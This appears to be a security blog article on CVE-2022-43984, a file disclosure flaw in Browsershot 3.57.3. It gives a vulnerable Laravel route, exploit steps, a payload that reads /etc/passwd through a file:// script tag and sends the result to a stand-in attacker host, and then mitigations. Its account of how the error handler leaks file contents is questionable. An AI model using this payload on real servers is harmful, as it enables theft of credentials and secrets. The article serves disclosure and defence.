
In late 2022, a security flaw, tracked as CVE-2022-43984, was discovered in Browsershot version 3.57.3. Browsershot is a popular PHP library allowing users to capture webpage screenshots and generate PDFs using headless Chrome. Unfortunately, in this version, Browsershot failed to validate JavaScript content imported from external sources — specifically, it did not filter out URLs starting with the file:// protocol. As a result, a remote attacker could read arbitrary files from the server.
This article explains how the vulnerability works, its impact, and steps you can take to protect your server. We’ll also demonstrate a simple exploit workflow for educational purposes.
What is Browsershot?
Browsershot is a PHP package for rendering HTML, capturing screenshots, and creating PDFs using Node.js and headless Chrome. Developers often use Browsershot for converting web pages or HTML snippets to images and PDFs in web applications.
Here’s a simple Browsershot usage example
use Spatie\Browsershot\Browsershot;

Browsershot::html('<h1>Hello world!</h1>')
    ->save('example.pdf');
The Root Problem
The core issue with CVE-2022-43984 is that Browsershot’s html() method does not validate external JavaScript imports. That means if you provide HTML that includes a <script src="..."> tag, Browsershot will import the file — even if the src URL is a file:// path pointing to a local file!
If an attacker can control the HTML content passed to Browsershot::html, they can reference *any* file that the web server process can access.
Exploitable Code Example
Suppose your application accepts user input and passes it directly into Browsershot. Imagine a simple Laravel route:
Route::post('/makepdf', function (Request $request) {
    $html = $request->input('html');
    Browsershot::html($html)->save('output.pdf');
});
If an attacker submits this HTML
<script src="file:///etc/passwd"></script>
then Browsershot, when processing, will instruct Chrome to load /etc/passwd as a script source. Chrome will try to fetch and execute the file contents. Even if there’s a JavaScript error, the full text can be smuggled back (for example, via <script> error handlers logging or exfiltrating the content with XHR or WebSockets).
Find an HTTP endpoint that lets you supply HTML content to Browsershot.
2. Submit HTML that includes a <script src="file:///path/to/secret.txt"></script>.
Use JavaScript to read the file’s content:
- As Chrome loads the file, you can use an <script> error handler or JavaScript to attempt reading the contents and send them back to a remote server you control.
Example payload
<script>
window.onerror = function(msg, url, line, col, error) {
  fetch('https://your-server.com/log?data='; + encodeURIComponent(msg));
};
</script>
<script src="file:///etc/passwd"></script>
- When Chrome tries to parse /etc/passwd (which is not valid JS), it throws an error containing the file contents, which will be sent to your-server.com.
Impact
Attackers can extract any readable file on the server that runs the Browsershot process — this usually means the web user’s entire filesystem.
Potential targets include
- /etc/passwd or /etc/shadow
- .env files with database/app secrets
SSH private keys
If your PHP web app allows users to provide HTML for rendering (as many resume builders, reporting tools, or PDF generators do) and you call Browsershot with user input, you are vulnerable.
Upgrade Browsershot
The Spatie team patched this issue in later versions. Upgrade to v3.58. or later.
Don’t accept raw HTML from untrusted users.
- Use libraries like DOMPurify to sanitize HTML, removing <script> tags and dangerous protocols.
Block Local File Access
Whenever possible, deploy Browsershot/Chrome processes in containers or sandboxes without access to sensitive files.
Original References
- NVD Entry for CVE-2022-43984
- Spatie Browsershot GitHub
- Release with Security Fix
Summary
CVE-2022-43984 in Browsershot v3.57.3 is a serious file disclosure bug. It’s easy to exploit if your app sends user-provided HTML into Browsershot, and can lead to full compromise of server secrets. Patch immediately, filter user input, and review your app architecture to prevent similar issues in third-party tools.
Timeline
Published on: 11/25/2022 17:15:00 UTC
Last modified on: 01/10/2023 19:50:00 UTC